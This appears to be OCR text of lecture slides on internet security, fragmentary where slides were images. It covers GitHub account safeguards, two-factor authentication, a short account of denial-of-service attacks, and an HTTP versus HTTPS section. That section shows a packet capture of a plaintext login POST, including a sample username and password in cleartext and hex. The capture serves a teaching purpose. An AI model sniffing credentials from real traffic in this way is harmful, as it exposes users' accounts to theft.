
Cybersecurity: Internet Security

Git and GitHub



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

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

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

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

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- Public repositories are just that, *public*. And GitHub's model partially relies on programmers availing themselves of GitHub's inexpensive packages that are often "unlimited public repositories" based.

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

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- Limit third-party app access
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- Use SSH keys (public-private key pairing)
- Mandate use of two-factor authentication

Two Factor Authentication (2FA)

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- Something you **know**… such as a password; and

- Something you **have**… such as a cell phone or RSA key.

Two Factor Authentication (2FA)

Image source: WikiMedia

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- Also simply via SMS, provided by individual applications.


Denial of Service (DoS) Attacks

- The basic idea behind a denial of service attack is to cripple infrastructure.

Making Cyberspace Safe for Democracy

30 Yale L. & Pol'y Rev. 211-232 (2011)

Denial of Service (DoS) Attacks



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Denial of Service (DoS) Attacks

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- Distributed denial of service attacks (DDoS) attacks are much harder to prevent or stop, because the incoming requests are coming from hundreds or more, typically, different addresses.

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GET /law HTTP/1.1
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



```
No.   Time         Source              Destination        Protocol  Info
   26 2.818966    192.168.1.42                                      Application Data
   27 2.970303    192.168.1.42         192.168.1.1        DNS       Standard query A www.rpol.net
   28 3.071822    WestellT_ea:a4:e0    Broadcast          ARP       Who has 192.168.1.130?  Tell 192.168.1.1
   29 3.072748    207.210.98.187       192.168.1.42       TCP       http > 55220 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=
   30 3.072825    192.168.1.42         207.210.98.187     TCP       55220 > http [ACK] Seq=1 Ack=1 Win=14656 Len=0 TSV=9734
   31 3.073374    192.168.1.42         207.210.98.187     TCP       [TCP segment of a reassembled PDU]
   32 3.073462    192.168.1.42         207.210.98.187     HTTP      POST /login.cgi HTTP/1.1  (application/x-www-form-urlen
```

```
    Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\n
    Accept-Encoding: gzip,deflate,sdch\r\n
    Accept-Language: en-US,en;q=0.8\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
    Cookie: tz=-5; uid=; persistent=true; session=true\r\n
    \r\n
▼ Line-based text data: application/x-www-form-urlencoded
    username=codemonkey2841&password=lamepass&specialaction=Login
```

```
0260  69 6f 6e 3d 74 72 75 65  0d 0a 0d 0a 75 73 65 72   ion=true ....user
0270  6e 61 6d 65 3d 63 6f 64  65 6d 6f 6e 6b 65 79 32   name=cod emonkey2
0280  38 34 31 26 70 61 73 73  77 6f 72 64 3d 6c 61 6d   841&pass word=lam
0290  65 70 61 73 73 26 73 70  65 63 69 61 6c 61 63 74   epass&sp ecialact
02a0  69 6f 6e 3d 4c 6f 67 69  6e                        ion=Logi n
```

Image source: linuxjournal.com

HTTP and HTTPS



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

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

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

